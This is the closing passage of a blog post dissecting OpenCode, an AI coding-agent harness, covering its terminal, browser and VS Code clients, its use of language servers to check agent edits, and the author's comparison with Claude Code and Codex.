
Every subsystem this post has walked through, the tools, the prompts, the compaction, the snapshots, lives inside that one server box in the middle. The harness is a component inside a service, the service is the product, and the terminal is a client with no more standing than the browser tab.
Now the clients, one at a time. The first is the terminal UI, which is built like a web app that happens to render into a terminal: SolidJS running on OpenTUI, a reactive framework drawing your prompt. Here it is mid-session:

This one screen touches most of the subsystems from this post. The Grep, Glob and Read calls in the middle are the tool surface, named tools instead of the model reasoning its way to rg. The "Asking questions" line is the question tool, which only exists when the client is the CLI, app or desktop. The footer says Claude Opus 4.5, a model running in a harness with no relationship to Anthropic, which is why there are nine system prompts. And the token counter in the top right is the compaction machinery watching the window fill up.
The second client is a browser:

The address bar gives the whole thing away: 127.0.0.1:4096, then a session ID. This is not a separate web app that resembles the terminal one, it's a browser pointed at the same server already running on your laptop, showing the same session. The header carries a live connection indicator and a count of connected MCP servers, and the right pane is reviewing the session's diff.

The third client is the VS Code extension, though this shot of it is from a much older build, back when the version string still read v0.4.45:
That leaves one box in the architecture diagram unexplained: the 38 language servers. These are the same LSP servers your editor runs, things like typescript-language-server and rust-analyzer, except here the opencode server detects which ones your project needs, installs them, and runs them itself. lsp/server.ts is 1,983 lines doing exactly that. They exist to check the agent's work during the edit tool: right after tool/edit.ts applies an edit, it calls lsp.touchFile() and lsp.diagnostics() and folds any errors into the tool result, so the model sees what it just broke immediately instead of three steps later. And because it's your real language server rather than a syntax check, the errors it catches are the ones your build would have caught, in whatever language you happen to be writing.
What I actually think after the deep dive
The rough edges first, because they're real. OpenCode has no sandbox worth the name, its own agents file admits the LLM layer is mid-migration between two runtimes, there's a beast.txt in the prompts directory, and a dead 2,283-word prompt nobody got round to deleting. It reads like a codebase being changed faster than anyone has time to tidy it, which, in this space right now, is probably what shipping looks like.
None of that changes what this codebase is best at, which is being learned from. Every subsystem you can only describe in the abstract from the outside turned out to be a file, and the surprise was how small each one is. The permission engine is a ten-line function over a flat list of triples. The whole context policy is seven constants. Plan mode is a config object. The thing that summarizes your conversation is an ordinary agent with every tool denied. The parts I expected to be frameworks were mostly data, and the parts I expected to be simple, like turning a shell command into a permission pattern, were where all the code went.
The three big harnesses still bet differently. Claude Code believes in the tool surface and spends 29,000 words on it. Codex believes the model already knows the terminal and spends its complexity on kernel sandboxes instead. OpenCode believes the right answer depends on which model you loaded, and swaps its prompts and its tools accordingly.
But there's a fourth position now, and both OpenCode and Codex are quietly building it: code mode. Collapse the tool list into one execute tool and let the model write programs against the rest. The harness would still do all the same work. It would just spend far fewer words describing it.
